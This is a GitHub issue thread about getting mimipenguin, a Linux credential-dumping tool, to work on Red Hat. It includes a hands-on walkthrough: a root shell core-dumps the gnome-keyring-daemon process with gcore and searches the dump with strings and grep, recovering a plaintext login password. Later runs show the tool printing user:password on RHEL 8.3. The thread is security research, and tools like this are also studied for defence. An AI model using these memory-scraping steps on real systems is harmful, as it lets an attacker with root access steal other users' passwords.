
mimipenguin
 mimipenguin copied to clipboard
 huntergregal
RedHat Support


@espandy that memory print issue has been fixed.
As for redhat support I will need to look at it some more. The new python port should be supported on redhat as well. But finding passwords depends on - a login using the Gnome GUI login screen or an active ssh session that has elevated at some point using sudo and a password prompt, or active vsftpd sessions.
I'm still planning to expand support or research other common services - just finishing up my senior project at school right now so im a bit busy. I'm keeping this open until i can come back and look at it some more



mimipenguin.py requires Python 3.x, and default Python version on RedHat 7.0 is 2.7.5; so it's doomed to failure.
Confirmed, mimipenguin.sh returns no results on RedHat 7.0.
[user@localhost Desktop]$ gnome-keyring version
gnome-keyring: 3.8.2
libgthread-2.0.so.0 is a possible needle.
[root@localhost Desktop]# ps aux | grep gnome-keyring
user      9241  0.0  0.5 400160  5860 ?        Sl   04:14   0:00 /usr/bin/gnome-keyring-daemon --daemonize --login
root      9981  0.0  0.0 112640   984 pts/0    R+   04:15   0:00 grep --color=auto gnome-keyring
[root@localhost Desktop]# gcore -o dump 9241
[New LWP 9573]
[New LWP 9442]
[New LWP 9440]
[New LWP 9439]
[New LWP 9242]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib64/libthread_db.so.1".
0x00007ff8b18c8e0d in poll () from /lib64/libc.so.6
warning: target file /proc/9241/cmdline contained unexpected null characters
Saved corefile dump.9241
[root@localhost Desktop]# strings dump.9241 | grep libgthread-2.0.so.0 -B 5 -A 5
/usr/lib64/libgck-1.so.0.0.0
/usr/lib64/libgcr-base-3.so.1.0.0
/usr/lib64/libgcr-base-3.so.1.0.0
/usr/lib64/libgcr-base-3.so.1.0.0
/usr/lib64/libgcr-base-3.so.1.0.0
/usr/lib64/libgthread-2.0.so.0.3600.3
/usr/lib64/libgthread-2.0.so.0.3600.3
/usr/lib64/libgthread-2.0.so.0.3600.3
/usr/lib64/libgthread-2.0.so.0.3600.3
/usr/lib64/ld-2.17.so
/usr/share/glib-2.0/schemas/gschemas.compiled
/etc/dconf/db/distro
/etc/dconf/db/site
/etc/dconf/db/local
--
libpthread.so.0
libc.so.6
_edata
__bss_start
_end
libgthread-2.0.so.0
GLIBC_2.2.5
=z
=J
fffff.
fffff.
--
a(ss)input-sources/
xkb-options
aslegacy/
asdfasdf           # <-- password
asdfasdf           # <-- password
/lib64/libgthread-2.0.so.0
libgthread-2.0.so.0
/lib64
libgthread-2.0.so.0
/lib64/libgcr-base-3.so.1
libgcr-base-3.so.1
/lib64
libgcr-base-3.so.1
;*3$"
[root@localhost Desktop]#

Red Hat 8.3
C and Python version work on Red Hat 8.3.
[root@localhost mimipenguin-master]# uname -a
Linux localhost.localdomain 4.18.0-240.el8.x86_64 #1 SMP Wed Sep 23 05:13:10 EDT 2020 x86_64 x86_64 x86_64 GNU/Linux
[root@localhost mimipenguin-master]# cat /etc/redhat-release
Red Hat Enterprise Linux release 8.3 (Ootpa)
[root@localhost mimipenguin-master]# ./mimipenguin
[+] Searching: [SYSTEM - GNOME] (gdm-password)
[+] Searching: [SYSTEM - GNOME] (gnome-keyring-daemon)
  [-] user:password
[root@localhost mimipenguin-master]# ./mimipenguin.sh
MimiPenguin Results:
[root@localhost mimipenguin-master]# ./mimipenguin.py
[SYSTEM - GNOME]	user:password
[SYSTEM - GNOME]	user:password